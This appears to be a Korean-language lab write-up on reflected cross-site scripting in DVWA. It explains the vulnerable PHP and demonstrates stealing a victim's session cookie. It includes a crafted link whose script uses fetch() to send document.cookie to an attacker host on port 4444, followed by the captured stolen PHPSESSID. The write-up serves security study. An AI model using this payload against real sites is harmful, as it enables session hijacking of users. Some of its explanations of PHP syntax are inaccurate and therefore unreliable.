


반사형 xss

2026년 7월 5일 일요일 오전 11:55


크로스 사이트 스크립트(xss) 란 사이트 간 스트립팅(**스크립팅(Scripting)**)은 특정한 프로그램, 운영체제 또는 애플리케이션을 제어하기 위해 명령어(코드)들의 나열을 작성하는 프로그래밍 과정을 의미)이라는 이름의 웹 취약점으로 웹의 admin이 아닌 제3자가 악의적인 목적을 가지고 웹에 악성스크립트를 삽입하여 명령을 실행시키거나 세션을 탈취하는 행위.

그중 반사형 xss에 대한 시나리오


세션 하이재킹(Session Hijacking): 사용자의 쿠키(Cookie)나 세션 토큰을 탈취하여 사용자 권한으로 로그인



사용자의 이름을 입력하면 그대로 출력해주는 페이지 choi를 넣고서 버튼을 눌러보자.



Hello choi가 출력되는 모습.



해당 항목의 php코드를 분석해보자

<?php # php 시작명령어

header ("X-XSS-Protection: 0");

if(array_key_exists("name", \$_GET) && \$_GET['name'] != NULL) {

 echo '<pre>Hello ' . \$_GET['name'] . '</pre>';

}

?> # php끝명령어

1. header ("X-XSS-Protection: 0");

header() : header()는 웹 서버가 웹 브라우저(클라이언트)에게 HTTP 응답 헤더를 보낼 때 사용하는 함수입니다. 화면에 실제 본문(HTML)을 그리기 전에, 브라우저에게 "이 웹페이지를 다룰 때 이런 규칙을 지켜줘" 라고 지시사항을 전달하는 역할

X-XSS-Protection: 0 : 여기서는 X-XSS-Protection: 0이라는 헤더를 보냄. 브라우저에 는 기본적으로 외부 공격(XSS)을 감지하면 자동으로 차단하는 보안 필터가 내장되어 있는데, 이 값을 0으로 설정하면 "브라우저의 내장 XSS 방어 기능을 강제로 꺼라"라는 의미가 됨.

; : php코드에서 ; 는 줄바꿈 인식 명령어로서 이 줄까지 읽고 다음줄 읽어라라는의미

즉, 이 웹 브라우저의 보안을 끄라는 이야기

2. if(array_key_exists("name", \$_GET) && \$_GET['name'] != NULL)

파이썬으로 표현하자면

if ("name" in request.args) and (request.args["name"] is not None):

array_key_exists("name", \$_GET) : 이 부분은 \$_get 라는 변수안에 딕셔너리타입으로 키 값 벨류값이 있는데 그중 and연산자 앞부분에서 array_key_exists() 라는 함수를 사용했다. 의미는 \$_get안에 name이라는 키값이 있으면 참 없으면 거짓으로 판별

&& : php코드의 and연산자

\$_GET['name'] : 이 부분은 앞에서 키값 name의 유무를 검사했다면 그 키값에 해당하는 벨류값이 있는지에 대한 검사 즉, 키값은 있는거 확인했는데 사용자가 입력한 벨류값이 있는건 맞나?

! : ~가 아니라면 즉, not 연산자

= NULL : null을 출력해라.

즉, 사용자에게 해당란의 입력을 받지 않으면 null로 출력해라.

3. { echo '<pre>Hello ' . \$_GET['name'] . '</pre>'; }

{ } : 파이썬의 들여쓰기처럼 조건문의 실행부를 대괄호로 묶음.

echo : php코드의 프린트문

<pre> : 여는부분 이 부분부터는 메모장에 입력한것처럼 그대로 출력해라

--> 코드내에서 띄어쓰기나 줄바꿈을 하려고 할때에 이 부분없이 출력하면 의도되
로 잘 안되기에 입력값 그대로 출력하도록 하는부분.

. : php 코드에서 . 은 문자열을 합치는 연산자

\$_GET['name'] : 사용자가 입력한 문자열 데이터

'</pre>' : 여기까지 메모장처럼 출력하고 이제 닫는부분

; : php코드에서 ; 는 줄바꿈 인식 명령어로서 이 줄까지 읽고 다음줄 읽어라라는의미

>? : PHP는 태생부터 웹페이지(HTML) 중간에 속 끼워 넣어서 쓰는 언어이기에 그래서 컴
퓨터에게 어디서부터 어디까지가 PHP 명령어인지 영역을 정확히 알려주어야 한다.이때
사용하는 세트 기호 즉, php코드 끝났으니 html부분으로 전환해라라는 뜻.



현재 이 페이지의 입력칸은 웹브라우저의 보안이 0레벨로 꺼져있고 사용자의 입력의 유무
만을 검증하는 매우 취약한 상태의 페이지


```
<script>alert(choi)</script>
```

악성 코드 분석

<script> </script> : 이 부분의 사이는 일반 문자가 아니라 자바스크립트 코드니까 그냥
실행해라라는 부분. 브라우저가 이 태그를 읽는 순간, 웹페이지를 보
여주던 동작을 멈추고 안쪽에 있는 코드를 파이썬 스크립트처럼 실행
하기 시작


alert() : 괄호 안에 있는 내용을 브라우저 화면에 '팝업창'으로 띄우라는 자바스크립트
기본 함수. 안의 내용이 페이지에 출력됨.






Choi가 출력된것을 확인.

페이지의 코드분석이 끝났으니 이제 해당칸에 악성코드를 주입해보자



`<script>alert(document.cookie)</script>`

document.cookie : 자바스크립트에서 document는 현재 열려 있는 **웹페이지(문서) 전체**를 뜻하는 내장 객체이며 그 뒤에 붙은 .cookie 는 그 웹페이지가 브라우저 창고에 저장해 둔 "쿠키 데이터들"을 가리키는 변수





쿠키정보가 그대로 출력되는것을 확인할 수 있다.

현재 웹페이지의 내부에서 자바스크립트 코드를 삽입하면 쿠키값이 나오는것을 확인한상태.


이제 시나리오

먼저 dvwa웹서버를 올려놓은 로키리눅스
그리고 해커역할을 실행할 칼리
그리고 피해자 역할을 할 윈도우






윈도우서버를 켜줌



윈도우에서 로키의 dvwa웹페이지에 접속해준다.



보안레벨은 low로 맞춰줌.

이제 준비는 끝 해커가 보내준 링크를 윈도우서버가 클릭했다고 가정해보자.

[http://172.16.20.15/dvwa/vulnerabilities/xss_r/?name=<script>fetch\('http://172.16.20.210:4444/steal?cookie="%2Bdocument.cookie\);</script>](http://172.16.20.15/dvwa/vulnerabilities/xss_r/?name=<script>fetch('http://172.16.20.210:4444/steal?cookie=)

이 링크의 중요부분은

[<script>fetch\('http://172.16.20.210:4444/steal?cookie="%2Bdocument.cookie\);</script>](http://172.16.20.210:4444/steal?cookie=)

이 부분

Fetch() : 지정한 URL(네트워크 주소)에 접근하여, 그곳에 있는 리소스(데이터, 파일, HTML 등)를 원격으로 받아오는(가져오는) 함수

근데 자세히 생각해보면 패치는 가져오는 함수지 보내는 함수는 아님.

그런데 여기서의 쓰임은 해커의 서버의 4444번 포트로 데이터를 보내는 역할을 해주는데 이유는 네트워크 세상에서 무언가를 "가져오려면", 필연적으로 먼저 상대방 서버에 "나 그거 가져가도 돼?" 하고 요청서(Request)를 제출해야 하므로 데이터를 가져오겠다는 핑계로 요청서를 날리는데, 그 요청서(주소창 뒷부분)에 비밀 쿠키 값을 몰래 적어서 보냄.

"http://172.16.20.210:4444/steal?cookie=" : 고정된 문자열로서 칼리리눅스에 던질 아이피 주소

/steal: 해커가 임의로 정한 목적지 방 이름 다른걸로 바꿔도 상관없음.

?: "여기서부터 데이터를 첨부하겠다"는 웹 표준 구분 기호


cookie=: 칼리 리눅스에 전달할 데이터의 이름(Key)을 cookie라고 지어둔 것

%2B : 자바스크립트에서 주소창에 입력할때의 문자열 결합연산자.


document.cookie : 자바스크립트에서 document는 현재 열려 있는 웹페이지(문서) 전체를 뜻하는 내장 객체이며 그 뒤에 붙은 .cookie 는 그 웹페이지가 브라우저 창고에 저장

해 둔 "쿠키 데이터들"을 가리키는 변수


자 이제 윈도우서버의 쿠키정보를 탈취해보자




해커역할인 칼리리눅스의 포트 4444번을 열어준다.



윈도우의 주소창에 해당 링크 붙혀넣기



정보값을 가져온걸 확인.



윈도우의 쿠키값을 탈취한것을 확인.

이 실습의 메인인 키값

GET /steal?cookie=PHPSESSID=7qgmdcii56bvlrtf6lql1o1nhu;%20security=low HTTP/1.1

Get : 서버에게 리소스(데이터나 페이지)를 "가져다 달라고 요청"할 때 쓰는 규격으로
원래 GET은 서버의 데이터를 읽어오기 위한 수단이지만, 주소창 뒤에 데이터를 주령
주령 매달고 갈 수 있다는 특징이 있습니다. 해커는 이 성질을 이용해 데이터를 '가
져오는 척'하면서 쿠키를 외부에 '노출'시키는 꼼수로 역이용한 것

/steal : 서버 컴퓨터 내에서 정확히 "어느 방(경로)으로 찾아갈 것인가"를 지정한 것dmfh
사전에 명령으로 정해둔 임시 방 이름.

? : 주소정보와 데이터정보의 구분선

cookie= : 해커가 정한 임의의 타이핑한 글자이며 다른문자를 써도 상관없지만 쿠키값
인 걸 인지하기 위해 cookie로 적음


PHPSESSID=7qgmdcii56bvlrtf6lql1o1nhu : 실제 쿠키값

; : 쿠키 참고 안에서 여러 개의 쿠키 데이터를 구별할 때 쓰는 자바스크립트 규격


%20 : 웹 표준에서 띄어쓰기(스페이스바)를 안전하게 전송하기 위해 변환된 문자 코드

security=low : 현재 DVWA 사이트의 난이도 설정값


HTTP/1.1 : 윈도우와 칼리리눅스가 서로 통신할때 정해진 통신규격




왼쪽 상단의 칼리 아이콘 클릭



메뉴에서 와이어샤크 검색




파일 아래의 와이어샤크 아이콘을 패킷 캡처 시작




```
tcp.port == 4444
```

검색창에 위 4444번 포트항목만 보도록 검색



패킷 확인



Http프로토콜로 쿠키값이 탈취되는것을 확인할 수 있다.

이로써 알 수 있는 취약점

먼저 웹을 운영중이 로키서버의 취약점은 사용자 입력값에 대한 검증 부족.

사용자가 입력한 값을 그대로 출력.

